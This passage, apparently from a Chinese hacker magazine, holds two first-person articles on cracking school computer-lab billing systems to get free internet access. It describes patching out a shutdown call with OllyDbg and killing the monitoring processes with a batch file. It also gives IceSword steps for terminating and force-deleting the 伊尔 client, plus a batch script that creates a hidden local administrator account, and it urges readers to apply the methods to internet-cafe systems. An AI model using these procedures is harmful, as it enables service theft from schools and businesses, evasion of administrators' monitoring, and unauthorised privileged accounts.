


图3

看到这儿，我突然灵感来了，不就是阻止关机吗？我还有别的办法，正好最近在学习反汇编，既然运行下机的程序电脑就会关机，那么程序中就应该有关机的指令。先不管有没有，使用PEiD来看看加壳的情况，发现程序是使用Delphi编写的，并没有加壳，如图3。使用OD打开程序，像我这种小菜，汇编知识少得可怜，只有使用Find ASC2（字符串查找），果然查找到了有用的信息，如图4。我看到了Shutdown，这下好了，使用nop大法把相应的代码填充掉，如图5，再复制到可执行文件，最后保存到桌面上即可，如图6。




图4




图5




图6

我激动的双击运行更改过的程序，然后点下机，但期待的画面却没有出现，电脑还是无情的关机了，怎么会这样呢？看看时间已经不早了，我只好无奈的下机。唉，一晚上都没有睡好，一直在想着为什么还是关机了。

第二天，我一早就来到了机房，继续奋斗，由于没有什么更好的思路，只能去百度，乱找了一通后，终于有所发现了，电脑上有sysprt.exe、syschd.exe、sysutsvr.exe等进程，网上说，这些进程是主机用来控制我们学生机的，类似于木马程序。于是，我写了一个批处理，主要就是关闭这几个程序的进程，如图7。双击运行该批处理程序后，再来运行昨天修改的下机程序，这回成功了，电脑没有关闭，再到主机那儿刷卡，显示已经下机，终于可以回去免费上网了。





图7

整理一下思路，应该是这样的，在我运行下机程序的时候，程序实现关机并发送一条信息给主机，说明该卡号已经下了，主机再返回一条信息确认学生机已关机。所以我之前就是被那条返回信息给关机了，当我结束了相关的进程后，返回信息就拿我没办法了。与蓝光卡的较量，虽然不能破解它的还原功能，但我却破解了它的计费功能。如果有哪位高手可以破解它的还原功能，还请指教一下。不仅蓝光的管理系统，据我了解，还有很多的网吧管理系统也都是相同的思路，大家可以去发挥发挥。

（本文所涉及到的OD、破解.bat、破解.exe已收录到光盘中）

学校伊尔机房管理系统破解全过程



小An（cpeng）

破解伊尔机房管理系统的方法我已经使用整整一学期了，一学期下来只花了1.8元，各位叉子羡慕吧。呵呵，废话不多说了，开始介绍我的破解过程。

一、工具准备

俗话说：工欲善其事，必先利其器。在破解过程中使用到了IceSword1.20以及自已编写的一些批处理文件，如图1，图2。




图1




图2

二、破解说明

该破解方法在重启系统后将恢复正常，不会影响安装有还原卡的系统，仅当次有效。本次破解仅仅是为了检测伊尔机房管理系统的实用性及安全性，因为这套系统在学校（特别是大学机房、图书馆）中应用广泛，但是系统自身的保护却不够好，使得用户可以逃脱监控来实现免费上网。提醒一下大家，测试这套管理系统可以使用虚拟机，尽量不要去真实环境下测试，以免被网管抓到，那可就不妙了。

三、破解过程

1、系统环境

本次破解环境为WindowsXP＋伊尔机房计费系统2.0＋联想惠盾还原系统，我们拥有Administrator权限，另外系统使用的是Fat32文件格式。

2、开始破解前，需要正常登录伊尔机房计费系统

（1）打开IceSword1.20，选择“文件”－“设置”，勾选上“禁止进线程创建”，如图3。




图3

在左侧的“查看”选项中选择“进程”，就可以看到本机当前已经运行的进程列表了，如图4。按住Ctrl键的同时选中“Client.exe”和“Monitor.exe”，然后选择结束进程，如图5。

（2）切换到“文件”选项，转到伊尔机房管理系统的安装目录，默认目录为“C:\Program Files\伊尔机房计费系统\学生端”，把文件夹复制到桌面上，等会儿有用，复制的时候我们也可以使用别的工具或是手工复制，完成后强制删除所有的文件，如图6。

（3）退出IceSword1.20，可以发现机房管理程序已经退出了，此时我们可以到机房管理员那儿下机，然后回来就可以免费上网了，不过这样不太好，长此以往会被发现的，那就来个更经典的，直接使用伊尔计费系统的下机功能。在桌面上新建一个文本文档，内容如下：

```
@echo off
net user cpeng cpeng /add
net localgroup administrators cpeng /add
logoff.exe
exit
```

